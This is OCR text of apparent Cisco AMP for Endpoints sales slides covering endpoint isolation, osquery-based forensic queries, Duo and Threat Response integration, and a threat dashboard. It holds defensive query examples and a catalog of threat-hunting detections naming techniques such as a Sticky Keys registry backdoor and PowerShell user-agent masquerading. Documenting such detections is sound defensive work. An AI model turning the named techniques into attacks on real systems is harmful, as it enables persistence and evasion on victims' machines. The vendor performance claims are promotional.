


End user experience – Isolation Stop



End user experience – Stop isolation via CLI






Cisco AMP for Endpoints

Process Mutex Search

```
SELECT object_name FROM winbaseobj WHERE
object_type="Mutant" AND object_name LIKE
(SELECT v FROM __vars WHERE n="mutex");
```


Orbital Advanced Search (Open Beta)

- The ability to search across all endpoints for forensic information and malware artifacts.
- Based on osquery.
- Part of a larger capability across all Cisco Security products.



Orbital Advanced Search

- Proactive: no antecedent required
- Real time search across all endpoints for
  - Registry keys
  - Users
  - Processes
  - Applications
  - And much more
- Seamless investigation and remediation with Cisco Threat Response



Simplify threat hunting and investigation

Forensic snapshot at a given time!

```
SELECT p.pid, p.name, p.path, h.sha256
FROM processes p INNER JOIN hash h ON
p.path=h.path;
```

Hosts File Data | SHA256 Hash Of Running Processes | Mapped Drives | Interface Names And Associated IPs | Process Running Without A Binary On Disk | Shared Resources | Applicatio

PID	NAME	PATH	SHA256
576	winlogon.exe	C:\WINDOWS\system32\winlogon.exe	7dbe6a26c4
620	lsass.exe	C:\WINDOWS\system32\lsass.exe	bbc83e475
716	svchost.exe	C:\WINDOWS\system32\svchost.exe	7fd065bac1

```
SELECT description, install_date, status,
allow_maximum, maximum_allowed, name,
path, type FROM shared_resources;
```

Hosts File Data | SHA256 Hash Of Running Processes | Mapped Drives | Interface Names And Associated IPs | Process Running Without A Binary On Disk | Shared Resources

DESCRIPTION	INSTALL_DATE	STATUS	ALLOW_MAXIMUM	MAXIMUM_ALLOWED	NAME	PATH
Remote Admin		OK	1	32762	ADMIN$	C:\WINDOWS
Default share		OK	1	-2147483648	C$	C:\
Remote IPC		OK	1	-2147483648	IPC$	

```
SELECT DISTINCT ae.name, ae.path,
ae.source, h.sha256 FROM autoexec ae LEFT
JOIN hash h ON h.path = ae.path;
```

System Attributes | Windows executables that automatically execute | Windows HotFixes | Listening Ports | Startup Items | Installed Programs On Windows Host | User

NAME	PATH	SOUR
Audio Endpoint		drive
Generic software device		drive
Local Print Queue		drive

```
SELECT name, version, publisher,
install_date FROM programs WHERE name!=""
OR publisher!="";
```

that automatically execute | Windows HotFixes | Listening Ports | Startup Items | Installed Programs On Windows Host

NAME	VERSION
Mozilla Firefox 69.0.1 (x64 en-US)	69.0.1
Mozilla Maintenance Service	68.1.0
VMware Tools	10.3.10.12406962

Orbital Advanced Search Feature Details

Query Catalog

Filters Reset


- Categories
  - Forensics
  - Threat Hunting
  - Malware
  - Posture Assessment
  - Live Acquisition Of Volatile Data
- Mitre Tactics
  - Initial Access
  - Execution
  - Persistence
  - Privilege Escalation
  - Defense Evasion
  - Credential Access
  - Discovery
  - Lateral Movement
  - Collection
  - Command and Control
  - Exfiltration
  - Impact
- Mitre Techniques
  - .bash_profile and .bashrc


Search Catalog

NAME	CREATED	UPDATED	ID	OS	CATEGORY	MITRE TACTIC
Microsoft Equation Editor Child Processes Monitoring	08/21/2019	08/22/2019	eqnedt32_child_processes_monitoring	Windows	Posture Assessment, Threat Hunting	Defense Evasion
Sticky Keys Registry Backdoor	02/28/2019	08/19/2019	accessibility_features_registry_backdoor	Windows	Threat Hunting	Persistence, Privilege Escalation
Developer Mode Monitoring	02/28/2019	08/19/2019	developer_mode_monitoring	Windows	Posture Assessment	Defense Evasion
Hosts File Monitoring	02/12/2019	08/15/2019	etc_hosts_monitoring	Windows, Linux, Darwin	Posture Assessment	Command and Cont
Inventory System Information	01/16/2019	08/14/2019	system_info	Windows, Darwin, Linux	Posture Assessment	
Chocolatey Packages Monitoring	05/15/2019	08/14/2019	chocolatey_packages_monitoring	Windows	Posture Assessment	
SHA256 Hash Of Running Processes	01/17/2019	08/14/2019	process_hashes	Windows, Darwin, Linux	Live Acquisition Of Volatile Data	
User Agent Masquerade Attempt	03/11/2019	08/15/2019	powershell_useragent_masquerade_attempt	Windows	Threat Hunting	Defense Evasion
Mapped Drives Monitoring	03/04/2019	08/15/2019	mapped_drives	Windows	Posture Assessment	
Applocker Registry Monitoring	03/04/2019	08/19/2019	applocker_registry	Windows	Posture Assessment	Defense Evasion
PowerShell Event Auditing State Monitoring	07/31/2019	08/19/2019	powershell_event_auditing_state	Windows	Posture Assessment	

Orbital Advanced Search Feature Details

- Orbital Console accessed via Cisco Security (AMP console) credentials.
- Live queries can run on demand.
- Includes extensive catalog of prebuilt queries (including ATT&CK mappings).





AMP for Endpoints Ecosystem Value

cisco


Threat Visualization/ Response


Malware Analysis


Email


Network

SOAR: Response – Quarantine

IBM Security

splunk>

LogRhythm The Security Intelligence Company

DEMISTO

swimlane

SYNCURITY www.syncurity.net

SIEMPLIFY

CYBERSPONSE ADAPTIVE SECURITY

SIEM: Visualization of Event Stream

IBM Security

splunk>

RSA SECURITY

LogRhythm The Security Intelligence Company

exabeam

empow

JASK

panaseer Unified View of Assets and Controls

blackpoint Managed SOC

chrome Unsupported Python Integrations

Open Ecosystem

DevNet: https://developer.cisco.com/amp-for-endpoints/
GitHub: https://github.com/CiscoSecurity

Higher threat efficacy validated by third party testing

https://www.av-comparatives.org/vendors/cisco/

Validated by independent tests: AV Comparatives, Miercom, and NSS Labs

Powered by Talos threat intelligence

Strong prevention – multiple engines and blocking tools

	Protection Rate	False Alarms
Malware Protection Test	99.8%	0
Real World Protection Test	98.9%	3

https://blogs.cisco.com/security/cisco-amp-for-endpoints-excelling-in-av-comparatives-business-main-test-series

BETA

Remediation

"I can easily enforce Zero Trust for the Workforce."

AMP and Duo Integration


Continuously verify trust to prevent compromised devices from accessing Duo-protected applications

BETA

Duo & AMP:
Detect Device Malware & Respond

How It Works

Block malicious devices from accessing applications with Duo and AMP.



Users use their devices to access application.

Cisco AMP running on the device detected malware.

AMP notifies Duo about the infected device.

Duo blocks that device from accessing apps.

Threat Response

Introducing Cisco Threat Response

Out-of-box integrations

Get more from your Cisco Security investments when they are already working together

Designed for your SOC

Reduce the burden on your other security products and make them work better

Save time and effort

Reduce the burden on your other security products and make them work better


No additional cost

Get it today with integrated Cisco Security product licenses

83% of surveyed organizations report that Cisco Threat Response has reduced the time they spent on threat investigations by 25% or more.


(TechValidate user survey, 2019)

Cisco Threat Response – API integration



Incident Manager

NOW



Observables


Cisco Threat Response supports the quick investigation of cyber Observables, which might be domain names, IP addresses, file hashes, PKI certificate serial numbers, and even specific devices or users.

The first thing that Cisco Threat Response does with an observable is determine its disposition by aggregating what is known about that observable from the various enrichment modules configured.

The disposition tells the Incident Responder whether the observable is:

- Clean (explicitly whitelisted)
- Malicious (explicitly blacklisted)
- Suspicious (potentially harmful)
- Unknown (not currently associated with a known disposition)

Unknown observables are not enriched.



Target

Threat Response | Investigate | Snapshots | Intelligence | Modules

Szilard Csordas

New Investigation | Snapshots ... | Stacked Layout

Investigation 1 of 1 enrichments complete

3	1	2	0	1	0	0	4
Targets	Observable	Indicators	Domains	File Hash	IP Addresses	URLs	Modules

Relations Graph Showing 18 nodes

Target
Windows 7, SP 1.0


Targeted by 1 unique threat, 4 times in the last 2 months

Hostname
attacker-PC

AMP Computer GUID
2616ee49-3a7b-45ea-9371-...

IP Address
91.82.94.188


MAC Address
00:50:56:a1:23:20



Sighting

A record of the appearance of a cyber observable at a given date and time.

Can optionally be related to Indicators, providing threat intelligence context about the observable.




Indicator

Describes a pattern of behavior or a set of conditions which indicate malicious behavior.

Some indicators are more indicative than others of malicious behavior, so knowing exactly which bad behaviors an observable are exhibiting can help an incident responder decide what to do next.

Cisco Threat Response uses a large collection of malware indicators from the AMP Global Intelligence threat archive, Threat Grid, and other sources.



163	0	21	10	1	2	1	49
Threats Detected	Network Threats	Quarantines	Compromises	Exploits Prevented	Retrospective Events	Connectors Deployed	Threat Grid Submissions

Compromises

10 Compromises total - 0 In Progress - 0 Resolved

By Event

Threat Detected	7
W32.PowershellDownloadedExe...	4
W32.PowershellDownloadString....	4
Threat Quarantined	3
Quarantine Failure	3

By Host

mrorange-pc.budlab.net	
CMED-2015	
file.budlab.net	
MRPINK-PC.budlab.net	
MRBROWN-PC.budlab.net	

Computers

By Host

Version Deployment

Update Status	49 Supported
Windows	44
Mac	5

Threats

Root Cause

Resolution

Threat Not Quarantined	123
Quarantined	21
Quarantine Failed	19

By Host

mrorange-pc.budlab.net	81
MRBROWN-PC.budlab.net	69
beast	13
file.budlab.net	12
MRPINK-PC.budlab.net	11

By Threat Name

PUA.Win.Dropper.Generic::tpd	46
W32.DFC.MalParent	19
Win.Trojan.EICAR-Test-File	15
Gen:Variant.Razy.483134	14
EICAR-Test-File (not a virus)	14

Network Threats

None Observed

out of

Vulnerabilities

By Application Execution

Microsoft Office 2010	14
Microsoft Office 2010	12
Oracle Java(TM) Platform SE 1.8....	4
Mozilla Firefox 64.0.2.6947	3
Mozilla Firefox 62.0.0	3
(other)	8

By Host

EP1-RECEPCIO	9
RECEPCIO1-1	7
Rendelő1-PC	7
DESKTOP-KO3BKM7	5
barna-PC	4

File Analysis

Groups configured with Automatic Analysis:
Server, SCSORDAS_GROUP, BUDLAB WIN-CLIENT GROUP, BUDLAB MAC ...

Average 1 submissions per day (including automatic and manual submissions)

0 computers with threats detected in Low Prevalence Executables

Significant Submission Results

www.laroma24.it_.url	90
ChromeSetup.exe	90
amdow.exe	90
Cisco Stealthwatch v7.0.0.exe	90
alitalia.com-coupons.cash_.url	90

Dashboard

Dashboard | Inbox | Overview | Events | iOS Clarity

4 Cognitive Incidents

Filter: (New)

Select a Filter

